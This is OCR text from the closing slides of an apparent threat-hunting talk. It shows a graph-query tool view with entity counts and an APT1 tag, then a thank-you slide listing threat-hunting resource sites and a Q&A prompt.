
1 SELECT or MATCH

GO

Save Query...

Explore

Save ▾



0 items selected

ENTITY CLASSES

	Account	3
	Beacon	3
	DNSDomain	1
	Hostname	5
	IPAddress	9
	_Process	1

TAGS

APT1 × PIP × Ross ×

Legend

Thank you!

threathunting.org

For hunting eCourses, papers and
other resources

&

threathunting.net

For a repository of hunting techniques

Q & A

